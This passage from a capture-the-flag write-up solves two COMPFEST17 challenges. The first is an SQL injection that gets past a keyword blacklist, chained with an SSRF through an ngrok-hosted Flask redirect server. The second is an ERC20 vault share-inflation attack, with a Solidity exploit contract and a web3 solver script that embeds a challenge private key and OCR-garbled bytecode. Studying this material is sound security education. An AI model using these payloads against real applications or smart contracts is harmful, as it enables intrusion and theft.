There is one interesting endpoint, however, and that is /internal/admin/search endpoint:

```
@app.route('/internal/admin/search')
def internal_admin_search():
    if request.remote_addr != '127.0.0.1':
        return "Access denied", 403

    conn = get_db_connection()
    try:
        search_raw = request.args.get('q', '')
        if search_raw == '':
            query = "SELECT secret_name, secret_value FROM admin_secrets
 WHERE access_level <= 2"
        else:
            search = filter_sqli(search_raw)
            query = f"SELECT secret_name, secret_value FROM admin_secrets
 WHERE secret_name LIKE '{search}' AND access_level <= 2"

        rows = conn.execute(query).fetchall()

        result = ''
        for row in rows:
            result += f"{row['secret_name']}: {row['secret_value']}\n"
        if not result:
            result = "No secrets found"
```

```
        return result, 200, {'Content-Type': 'text/plain; charset=utf-8'}
    except Exception as e:
        return f"Error: {str(e)}"
    finally:
        conn.close()

def is_private_url(url: str):
    hostname = urlparse(url).hostname
    if not hostname:
        return True
    ip = socket.gethostbyname(hostname)
    return ipaddress.ip_address(ip).is_private
```

This particular endpoint is Vulnerable to SQL Injection, particularly in the 'q' parameter. However, there is a blacklist that checks for 'unsafe' keywords and removes them:

```
def filter_sqli(search_raw: str) -> str:

    blacklist = [
        'union', 'select', 'from', 'where', 'insert', 'delete', 'update',
'drop', 'or',' ',
        'table', 'database', 'schema', 'group', 'order', 'by', ';', '=',
'<', '>','||','\t'
    ]

    search_lower = search_raw.lower()

    for word in blacklist:
        if word in search_lower:
            abort(403, description="SQL injection attempt detected:
Blacklisted word found.")

    if 'access_level' not in search_lower:
        abort(403, description="SQL injection attempt detected: Invalid
payload structure")

    return search_lower
```

It will abort any query containing the words or characters defined in "blacklist". This, however, can still be bypassed!!! How? With the following payload:

```
%'/*access_level*/AND/**/access_level/**/NOT/**/BETWEEN/**/0/**/AND/**/2
/**/-
```

In addition, there is also a is_private function that checks whether the request comes from a private IPs list. This IP includes **localhost**. Knowing the usual drill, this is an SSRF vulnerability.

In conclusion, from all these spotted vulns, we can do an attack chain consisting of SQLi + SSRF on the **/internal/admin/search?q=** endpoint.

To complete this action, we have to host a web server that returns a redirect response (HTTP 302) to the internal admin search URL with the payload. We can achieve this using **flask**. Mine looked like:

```
from flask import Flask, redirect

app = Flask(__name__)

@app.route('/redirect')
def redirect_to_local():
    return
redirect("http://127.0.0.1:5000/internal/admin/search?q=%25%27%2F%2Aacce
ss_level%2A%2FAND%2F%2A%2A%2Faccess_level%2F%2A%2A%2FNOT%2F%2A%2A%2FBETW
EEN%2F%2A%2A%2F0%2F%2A%2A%2FAND%2F%2A%2A%2F2%2F%2A%2A%2F--%20",
code=302)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
```

We can host this server using ngrok by running the following commands (run them on separate tabs):

```
python3 server.py
ngrok http 5000
```


What this does is that it will initiate a flask server in localhost and host it to the internet on port 5000 on the device. To initiate the payload, we must get the remote web application to access our server on **/redirect** which can be done on the profile page.

```
Version                       3.26.0
Region                        Asia Pacific (ap)
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://4ec6c1e17405.ngrok-free.app -> http://localhost:5000

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Next we can login and go to the profile page. From here, we can paste the URL of our Ngrok server with the /redirect endpoint. This will prompt the web application to access that

endpoint which also **REDIRECTS them to access the /internal/admin/search?q endpoint with the SQL injection payload.**


Alas, here is the result:



Flag: COMPFEST17{you_lov3_ez_s5rf_and_s1mpl3_inject_r1gh7???}

V. Blockchain

Phantom-Thieves [100 pts]



Given a blockchain challenge with two source files: **Fortress.sol and Setup.sol.** These two contracts provides us with the following information:

The contract uses PhantomCoin (ERC20 Token)

This is a straightforward ERC20 token. The most important feature is the buyTokens() function, which lets us mint 1 token for every 1 ETH sent. This is our entry point to acquire the necessary assets for the attack.

Vault Contract

This is the heart of the system and where the vulnerability lies. It's a standard token vault that uses a share-based accounting system.

- deposit(amount): Mints shares to a user based on the amount of PhantomCoin they deposit. The number of shares minted is calculated proportionally to the total supply of tokens in the vault.
- withdraw(sharesAmount): Burns a user's shares and sends them a corresponding amount of PhantomCoin.

The critical formula for calculating shares during a deposit is: shares = (amount * totalShares) / totalTokens

The vulnerability here is that the contract calculates shares based on its own token balance (totalTokens), but it doesn't account for tokens transferred *directly* to the contract address without using the deposit function. **This allows us to poison the pool by inflating the totalTokens value without increasing totalShares.**

Fortress Contract

This is our primary target. It contains the openVault() function we need to break. When called, this function performs the following steps:

1. Approves the Vault to spend its PhantomCoin.
2. Calculates how many shares it would mint (wouldMint) if it deposited all its tokens.
3. Checks if wouldMint > 0. If not, it reverts with the NoShares error message. This is our win condition.
4. If the check passes, it proceeds to deposit and then immediately withdraw its funds.

Setup Contract

This contract simply deploys the challenge and has an isSolved() function that returns true once we've successfully forced the openVault() function to revert as intended.

The main vuln lies in the snippet in Fortress.sol:

```
uint256 newShares;
if (currentShares == 0) {
    newShares = _amount;
} else {
    newShares = (_amount * currentShares) / currentBalance;
}
```


When shares exist (currentShares > 0), new shares are calculated as (amount * totalShares) / totalBalance. If we can make the Vault's token balance much larger than its shares, then depositing even a large amount might mint zero shares due to integer division truncation.

To take advantage of this vulnerability, we can use the following exploit contract:

Exploit.sol

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "./Setup.sol";

contract Exploit {
    Setup public setup;

    constructor(address _setup) payable {
        require(msg.value == 0.5 ether + 1, "Exactly 0.5 ether + 1 wei
required");
        setup = Setup(_setup);
    }

    function attack() external {
        Fortress challenge = setup.challenge();
        PhantomCoin token = PhantomCoin(challenge.token());
        Vault vault = Vault(challenge.vault());

        uint256 buyAmount = 0.5 ether + 1;
        token.buyTokens{value: buyAmount}();

        token.approve(address(vault), 1);
        vault.deposit(1);

        uint256 remainingBalance = token.balanceOf(address(this));
        token.transfer(address(vault), remainingBalance);
    }
}
```

We can deploy these contracts along with the Setup.sol in Remix IDE. Create these two files under the “contracts” folder there and compile them:



After that, record its ABI and Bytecode because it will be used for the solver script, which can be done by pressing the two symbols at the bottom of the “Compile” section (as shown in the picture).

With our exploit contract deployed and having its ABI + Bytecode, I wrote the following solver script:

(NOTE: The wallet credentials, ABIs and Bytecode are temporary and only existed when the challenge was ongoing)

```
import json
from web3 import Web3

RPC_URL =
"http://ctf.compfest.id:7401/66b5b8b4-2634-411c-bd71-ed068fe4cc7d"
PRIVKEY =
"30bbfa647a6b40453179b61539001397a989a5298e4429ca48904cd291faf2d0"
WALLET_ADDR = "0x78E88f98D5AE99E159a9531ea4Eddec29eF424E1"
SETUP_CONTRACT_ADDR = "0xc92A7Fe3aA7Be8fB07A7D9bc8e0a3B6C607c269e"

w3 = Web3(Web3.HTTPProvider(RPC_URL))
```

```
print(f"Connected to blockchain: {w3.is_connected()}")
print(f"Current block number: {w3.eth.block_number}")
print(f"Your wallet balance:
{w3.from_wei(w3.eth.get_balance(WALLET_ADDR), 'ether')} ETH")

EXPLOIT_ABI = json.loads("""
[
        {
                "inputs": [
                        {
                                "internalType": "address",
                                "name": "_setup",
                                "type": "address"
                        }
                ],
                "stateMutability": "payable",
                "type": "constructor"
        },
        {
                "inputs": [],
                "name": "attack",
                "outputs": [],
                "stateMutability": "nonpayable",
                "type": "function"
        },
        {
                "inputs": [],
                "name": "setup",
                "outputs": [
                        {
                                "internalType": "contract Setup",
                                "name": "",
                                "type": "address"
                        }
                ],
                "stateMutability": "view",
                "type": "function"
        }
]
""")

EXPLOIT_BYTECODE =
"6080604052604051610954380380610954833981810160405281019061002591906101
2565b6706f05b59d3b20001341461006f576040517f08c379a0000000000000000000000
0000000000000000000000000000000000000000000000000000000815260040161006690610bd565b6040518091
10390fd5b805f806101000a81548173ffffffffffffffffffffffffffffffffffffffff0
```

21916908373ffffffffffffffffffffffffffffffffffff16021790555050610 1db565b5f80fd5b5f73ffffffffffffffffffffffffffffffffffff82169050919050565b5f6100e1826100b8565b9050919050565b6100f1816100d7565b81146100fb575f80fd5b50565b5f8151905061010c816100e8565b92915050565b5f602082840312156101275761012661 00b4565b5b5f6101348482850161 00fe565b9150509291505056 5b5f828252602082019050929150505 65b7f45786163746c7920302e3520657468657220 2b20312077656920726571756972 5f8201527f65640000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000060208201525056 5b5f6101a760228361013d565b91506101b28261014d565b6040820190509190505 65b5f602082019050818103 5f8301526101d48161019b565b9050919050565b61076c806101e85f395ff3fe608060405234801561000f575f80fd5b506004361061003457 5f3560e01c80639e5faafc14610038578063ba0bba4014610042575b5f80fd5b61004a610060565b005b61004a61041b565b6040516100579190610504565b8565b6040518091039 0f35b5f805f9054906101000a900473ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff1663d2ef73986040518163ffffffff1660e01b8152600401602060405180830381865afa1580156100ca573d5f803e3d5ffd5b505050506040513d601f19601f820116820180604052508101906100e9190610521565b90505f8173ffffffffffffffffffffffffffffffffffffffff1663fc0c546a6040518163ffffffff1660e01b8152600401602060405180830381865afa15801561013a573d5f803e3d5ffd5b505050506040513d601f19601f820116820180604052508101906101 5e9190610576565b90505f8273ffffffffffffffffffffffffffffffffffffffff1663fbfa77cf6040518163ffffffff1660e01b8152600401602060405180830381865afa1580156101aa573d5f803e3d5ffd5b505050506040513d601f19601f820116820180604052508101906101ce9190610576565b90505f6706f05b59d3b2000190508273ffffffffffffffffffffffffffffffffffff1663d0febe4c826040518263ffffffff1660e01b81526004015f6040518083038188803b158015610222575f80fd5b505af1158015610234573d5f803e3d5ffd5b505050505082 73ffffffffffffffffffffffffffffffffffffffff1663095ea7b3836001604051836 3ffffffff1660e01b81526004016102759291906105f2565b6020604051808303815f875af1158015610291573d5f803e3d5ffd5b505050506040513d601f19601f820116820180604052508101906102b5919061064e565b508173ffffffffffffffffffffffffffffffffffffffff1663b6b55f2560016040518263ffffffff1660e01b81526004016102f09190610679565b5f604051808303815f87803b1580156103075 75f80fd5b505af1158015610319573d5f803e3d5ffd5b505050505f8373ffffffffffffffffffffffffffffffffffff166370a082313060405182 63ffffffff1660e01b8152600401610357919061069256 5b602060405180830381865afa158015610372573d5f803e3d5ffd5b505050506040513d601f19601f820116820180604052508101906103969190606d5565b90508373ffffffffffffffffffffffffffffffffffffffff1663a9059cbb8483604051836 3ffffffff1660e01b81526004016103d392919061070f565b602060405180830 3815f875af11580156103ef573d5f803e3d5ffd5b505050506040513d601f19601f820116820180604052508101906104139190610 64e565b505050505050565b5f8054906101000a900473ffffffffffffffffffffffffffffffffffffffff1681565b5f73ffffffffffffffffffffffffffffffffffffffff82169050919050565b5f819050919050565b5f61048061047b6104768461043e565b61045d565b61043e565b9050919050565b5f6104918261046565b9050919050565b5f6104a282610487565b9050919050565b6104b2816104985 25050565b5f602082019050 6104cb5f8301846104a9565b92915050565b5f80fd5b5f6104df8261043e565b9050919050565b5f6104f0826104d5565b9050919050565b6105008161 04e6565b811461050a575f80fd5b50565b5f8151905061051b816104f7565b9291505

```
0565b5f60208284031215610536576105356104d1565b5b5f610543848285016105 0d565
b9150509291505056 5b610555816104d5565b811461055f575f80fd5b50565b5f8151905
06105708161054c565b92915050565b5f60208284031215610 58b5761058a6104d1565b5
b5f610598848285016105625 65b9150509291505056 5b6105aa816104d5565b825250505
65b5f819050919050565b5f819050919050565b5f6105dc6105d76105d2846105b0565b6
1045d565b6105b9565b9050919050565b6105ec816105c2565b82525050565b5f6040820
190506106055f8301856105a1565b6106126020830184610 5e3565b9392505050565b5f8
115159050919050565b61062d81610619565b8114610637575f80fd5b50565b5f8151905
061064881610624565b92915050565b5f60208284031215610663576106626104d1565b5
b5f610670848285016106 3a565b9150509291505056 5b5f60208201905061068c5f83018
46105e3565b92915050565b5f602082019050610 6a55f8301846105a1565b92915050565
b6106b4816105b9565b81146106be575f80fd5b50565b5f815190506106cf816106ab565
b92915050565b5f602082840312156106ea576106e96104d1565b5b5f6106f7848285016
106c1565b9150509291505056 5b610709816105b9565b82525050565b5f6040820190506
107225f8301856105a1565b61072f602083018461070056 5b939250505056fea26469706
67358221220aac020ee1e9f28e84b404ecba3381c639b551f1681d032b098715a6a78994
2f364736f6c63430008140033"

print("\n[+] Step 1: Deploying the Exploit contract...")

deployment_value = w3.to_wei('0.5', 'ether') + 1

ExploitContract = w3.eth.contract(abi=EXPLOIT_ABI,
bytecode=EXPLOIT_BYTECODE)

deploy_txn =
ExploitContract.constructor(SETUP_CONTRACT_ADDR).build_transaction({
    'from': WALLET_ADDR,
    'value': deployment_value,
    'nonce': w3.eth.get_transaction_count(WALLET_ADDR),
    'gas': 2000000, # Set a reasonable gas limit
    'gasPrice': w3.eth.gas_price
})

signed_deploy_txn = w3.eth.account.sign_transaction(deploy_txn,
private_key=PRIVKEY)
deploy_tx_hash =
w3.eth.send_raw_transaction(signed_deploy_txn.raw_transaction)
print(f"    Deploy transaction sent! Hash: {deploy_tx_hash.hex()}")

tx_receipt = w3.eth.wait_for_transaction_receipt(deploy_tx_hash)
exploit_contract_address = tx_receipt.contractAddress
print(f"Exploit contract deployed at: {exploit_contract_address}")

print("\n[+] Step 2: Calling the attack() function...")
```

```
deployed_exploit = w3.eth.contract(address=exploit_contract_address,
abi=EXPLOIT_ABI)

attack_txn = deployed_exploit.functions.attack().build_transaction({
    'from': WALLET_ADDR,
    'nonce': w3.eth.get_transaction_count(WALLET_ADDR),
    'gas': 2000000,
    'gasPrice': w3.eth.gas_price
})


signed_attack_txn = w3.eth.account.sign_transaction(attack_txn,
private_key=PRIVKEY)
attack_tx_hash =
w3.eth.send_raw_transaction(signed_attack_txn.raw_transaction)
print(f"Attack transaction sent! Hash: {attack_tx_hash.hex()}")

w3.eth.wait_for_transaction_receipt(attack_tx_hash)
print("Attack transaction successful!")

print("\n[+] Step 3: Verifying the solution...")

SETUP_ABI = json.loads("""
[

{"inputs":[],"name":"isSolved","outputs":[{"internalType":"bool","name":
"","type":"bool"}],"stateMutability":"view","type":"function"}
]
""")
setup_contract = w3.eth.contract(address=SETUP_CONTRACT_ADDR,
abi=SETUP_ABI)

is_solved = setup_contract.functions.isSolved().call()

if is_solved:
    print("The challenge is solved! You can now get the flag.")
else:
    print(“Something went wrong. The challenge is not solved yet.")
```

Running this script prompted me “The challenge is solved!” message, which means the exploit was successful (I forgot to screenshot :’v). After this is done, we can just go to the Blockchain Launcher interface at http://ctf.compfest.id:7401/ at click “Flag”. With that, the flag will be given at the bottom right of the screen – I also forgot to screenshot this :((

Flag:
COMPFEST17{y0u_are_p0werless_since_y0u_cann0t_d0_the_rug_n0w_huh?_b62ecb3383}

End of Write Up. This CTF was very NT ngl...